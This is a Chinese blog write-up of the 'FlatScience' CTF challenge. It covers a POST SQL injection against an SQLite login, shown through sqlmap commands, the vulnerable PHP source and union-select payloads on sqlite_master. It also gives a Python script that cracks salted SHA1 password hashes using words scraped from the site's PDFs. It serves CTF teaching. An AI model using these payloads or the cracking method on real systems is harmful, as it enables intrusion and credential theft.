【攻防世界】二十四 --- FlatScience

原创

通地塔 于 2021-01-26 21:04:21 发布 120 收藏 3


分类专栏： 攻防世界 文章标签： ctf 网络安全

本文链接：https://blog.csdn.net/qq_43168364/article/details/112161044

题目 ---- FlatScience

一、writeup

主页如下所示



使用`dirsearch`扫描到了下面几个关键目录：`robots.txt`，`login.php`，`admin.php`，剩下的目录就是一些pdf格式的论文了，目前还不知道这些论文有什么用，先放着(猜测这些论文应该是要爬取关键字用作字典的)。来看看`login.php`页面。是一个登录界面。

Login


Login Page, do not try to hax here plox!
ID:

Password:

Submit

Flux Horst (Flux dot Horst at rub dot flux)

这里存在`post注入`，且数据库是`SQLite3`



由于不会`SQLite3`的注入方法，直接上sqlmap，执行：`sqlmap -r http.txt --risk 3 --level 5 --dump-all --batch`
得到了一些数据

```
[20:58:03] [WARNING] no clear password(s) found
Database: SQLite_masterdb
Table: Users
[3 entries]
+----+-----+--------+-----------------------------+------------------------------------------+
| id | 255 | name   | hint                        | password                                 |
+----+-----+--------+-----------------------------+------------------------------------------+
| 1  | 255 | admin  | my fav word in my fav paper?! | 3fab54a50e770d830c0416df817567662a9dc85c |
| 2  | 255 | fritze | my love is…?                | 54eae8935c90f467427f05e4ece82cf569f89507 |
| 3  | 255 | hansi  | the password is password    | 34b0bb7c304949f9ff2fc101eef0f048be10d3bd |
+----+-----+--------+-----------------------------+------------------------------------------+
```


这三个密码用`john`一时半会儿爆破不出来，根据admin中的hint字段的提示：`my fav word in my fav paper?!`。猜测密码就在之前的那些`pdf`文件中。这里还有一点要注意，`login.php`页面的`html注释`中有提示


Login

Login Page, do not try to hax here plox!
ID:

Password:

Submit

Flux Horst (Flux dot Horst at rub dot flux)



加上一个`?debug`查询字符串可以看到回显的php代码

Login

Login Page, do not try to hax here plox!
ID:

Password:

Submit

```
<?php
ob_start();
?>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">

<html>
<head>
<style>
blockquote { background: #eeeeee; }
h1 { border-bottom: solid black 2px; }
h2 { border-bottom: solid black 1px; }
.comment { color: darkgreen; }
</style>
```

其中的php代码如下

```php
<?php
// ob_start --- 打开输出控制缓冲。此函数将打开输出缓冲。
// 当输出缓冲激活后，脚本将不会输出内容（除http标头外），相反需要输出的内容被存储在内部缓冲区中
ob_start();
?>

<?php
if(isset($_POST['usr']) && isset($_POST['pw'])){
        $user = $_POST['usr'];
        $pass = $_POST['pw'];

        // 实例化一个访问数据库的类
        $db = new SQLite3('../fancy.db');

        // 加密方式：sha1($pass."Salz!")
        $res = $db->query("SELECT id,name from Users where name='".$user."' and password='".sha1($pass."Salz!").
"'");
    if($res){
        $row = $res->fetchArray();
    }
    else{
        echo "<br>Some Error occourred!";
    }

    // 如果登录成功就设置cookie，在进行sql注入时回显的数据是在响应包的Set-Cookie字段的
    if(isset($row['id'])){
            setcookie('name',' '.$row['name'], time() + 60, '/');
            header("Location: /");
            die();
    }

}

if(isset($_GET['debug']))
highlight_file('login.php');
?>
```

通过源代码可以看到数据库中存放的密码是：`sha1(用户设置的密码+"Salz!")的格式`。现在的思路是：将所有的`pdf文件`中的字拿出来和`Salz!`拼接，然后用`sha1`取`hash值`，看那个和上面用`sqlmap`中跑出来的admin的密码字段中的值相同，那其就是`admin`的密码了

```
+----+-----+--------+--------------------------------+------------------------------------------+
| id | 255 | name   | hint                           | password                                 |
+----+-----+--------+--------------------------------+------------------------------------------+
| 1  | 255 | admin  | my fav word in my fav paper?!  | 3fab54a50e770d830c0416df817567662a9dc85c |
| 2  | 255 | fritze | my love is…?                   | 54eae8935c90f467427f05e4ece82cf569f89507 |
| 3  | 255 | hansi  | the password is password       | 34b0bb7c304949f9ff2fc101eef0f048be10d3bd |
+----+-----+--------+--------------------------------+------------------------------------------+
```

编写的代码如下所示：

```python
import requests
from bs4 import BeautifulSoup
import os
import re
import hashlib
from pdfminer.pdfparser import PDFParser
from pdfminer.pdfdocument import PDFDocument
```

```python
from pdfminer.pdfpage import PDFPage
from pdfminer.pdfpage import PDFTextExtractionNotAllowed
from pdfminer.pdfinterp import PDFResourceManager
from pdfminer.pdfinterp import PDFPageInterpreter
from pdfminer.layout import *
from pdfminer.converter import PDFPageAggregator


# 将pdf转换为txt的函数
def pdf2txt(path):
    # 打开PDF文件
    pdfFile = open(path, 'rb')

    # 创建pdf文档分析器
    parser = PDFParser(pdfFile)

    # 创建PDF文档对象存储文档结构
    document = PDFDocument(parser)

    # 检查文件是否允许文本提取
    if not document.is_extractable:
        raise PDFTextExtractionNotAllowed

    # 创建PDF资源管理器对象来存储共享资源
    resource = PDFResourceManager()

    # 设定参数进行分析
    laparams = LAParams()

    # 创建一个PDF设备对象
    device = PDFPageAggregator(resource, laparams=laparams)

    # 创建一个PDF解释器对象
    interpreter = PDFPageInterpreter(resource,device)

    # 创建存储转换结果的同名txt文件
    fileName = str(path.split(".")[0])
    newFileName = fileName + ".txt"
    f = open(newFileName, "w")

    # 处理每一页
    for page in PDFPage.create_pages(document):
        interpreter.process_page(page)
        # 接受该页面的LTPage对象
        layout = device.get_result()
        for x in layout:
            if (isinstance(x, LTTextBoxHorizontal)):
                # 写入txt文件
                try:
                    f.writelines(x.get_text() + "\n")
                except:
                    pass
    f.close()

# 下载所有pdf文件的函数
def downloadpdf():
    pdfUrl = []  # 存放所有pdf文件的连接
    # 爬取所有的pdf文件的连接
    urlList = [
        "http://220.249.52.134:44174/"
```

```
        "http://220.249.52.134:44174/",
        "http://220.249.52.134:44174/1/index.html",
        "http://220.249.52.134:44174/1/2/index.html",
        "http://220.249.52.134:44174/1/2/4/index.html",
        "http://220.249.52.134:44174/1/2/5/index.html",
        "http://220.249.52.134:44174/1/3/index.html",
        "http://220.249.52.134:44174/1/3/6/index.html",
        "http://220.249.52.134:44174/1/3/7/index.html",
        "http://220.249.52.134:44174/1/3/7/8/index.html"
        ]
    for each in urlList:
        r = requests.get(url=each)
        soup = BeautifulSoup(r.text, 'lxml')
        result = soup.find_all(name="a", attrs={"title":"my very fav paper"})
        for tmp in result:
            if tmp["href"].endswith(".pdf"):
                pdfUrl.append(each.split("index.html")[0] + tmp["href"])

    # 使用curl -O 命令下载pdf文件
    for each in pdfUrl:
        os.system("curl -O " + each)


# 取hash值的函数
def sha1(msg):
    sha1 = hashlib.sha1()
    sha1.update((msg + "Salz!").encode("utf-8"))
    return sha1.hexdigest()


# 破解密码的函数
def getpassword():
    passlist = {
        "3fab54a50e770d830c0416df817567662a9dc85c":"admin",
        "54eae8935c90f467427f05e4ece82cf569f89507":"fritze",
        "34b0bb7c304949f9ff2fc101eef0f048be10d3bd":"hansi"
    }
    for each in os.listdir(os.curdir):
        # 取出txt文件
        if each.endswith(".txt"):
            with open(each, "r") as file:
                a = file.read()
                b = re.split(r"[\s\,\;\.]+", a)  # 将单词分割出来
                c = []
                tmp = ""
                judge = False
                # 处理以-结尾的行，最终的结果保存在c中
                for each in b:
                    if each.endswith("-"):
                        tmp = each.split("-")[0]
                        judge = True
                    elif judge:
                        c.append(tmp + each)
                        judge = False
                    else:
                        c.append(each)
                # 遍历c碰撞得到密码
                for each in c:
                    print(each)
                    if sha1(each) in passlist:
```

```
                    return "----" + passlist[sha1(each)] + "'s password is " + each + "Salz!" + "----"


def main():
    os.chdir(os.curdir + os.sep + "pdfdir")  # 修改工作目录
    downloadpdf()  # 下载pdf文件

    # 将所有pdf文件转换成txt文件
    for each in os.listdir(os.curdir):
        pdf2txt(each)

    # 遍历所有的txt文件得到密码
    password = getpassword()
    return password


if __name__ == "__main__":
    print(main())
```

运行之后可得 `admin` 的密码是：`ThinJerboaSalz!`

登录之后可以看到flag


二、知识点

1.SQLite3的注入方法


`注入点`：post提交的参数中，`注入类型`是字符型


根据前面的代码可知读到的内容是会写到cookie中，如下所示

根据前面的代码可知读到的内容是会写到cookie中，如下所示





字段数：2





显示位：第二个字段






SQLite数据库中存在一个`sqlite_master`默认表，类似于`mysql`中的`information_schema`，可以在`sqlite_master`中查看所有的表名，以及之前执行过的建表语句，详细内容如下：

- `sqlite_master` ---- SQLite的系统表。该表记录数据库中保存的表，索引，视图和触发器信息。在创建sqlite数据库时该表会自动创建，`sqlite_master表`包含5个字段：
  - `type` ---- 记录该项目的类型，如：table、index、view、trigger
  - `name` ---- 记录该项目的名称，如：表名、索引名等
  - `tbl_name` ---- 记录所从属的表名，如索引所在的表名。对于表来说该列就是表名本身。
  - `rootpage` ---- 记录项目在数据库页中存储的编号。对于试图和触发器该字段为0或者NULL
  - `sql` ---- 记录创建该项目的sql语句


so，我们可以构造如下所示的sql语句

- `select tbl_name from sqlite_master` ---- 查询所有的表名
- `select sql from sqlite_master` ---- 查询执行过的sql语句
- `select sql from sqlite_master where type='table' and tbl_name='Users'` ---- 查询创建Users表的sql语句
- 首先查到表名，再通过创建表的sql语句查到表中的字段信息，应用如下


表名：Users



Users表的字段



解编码得



Users表有四个字段：`id, name, password, hint`，利用group_concat()分别查询name，password和hint字段。执行如下所示的命令

- `union select 1,group_concat(name,"++++") from Users --+`
- `union select 1,group_concat(password,"++++") from Users --+`
- `union select 1,group_concat(hint,"++++") from Users --+`

查询到的结果如下所示

```
admin
3fab54a50e770d830c0416df817567662a9dc85c
my+fav+word+in+my+fav+paper%3F%21

fritze
54eae8935c90f467427f05e4ece82cf569f89507
my+love+is%E2%80%A6%3F

hansi
34b0bb7c304949f9ff2fc101eef0f048be10d3bd
the+password+is+password
```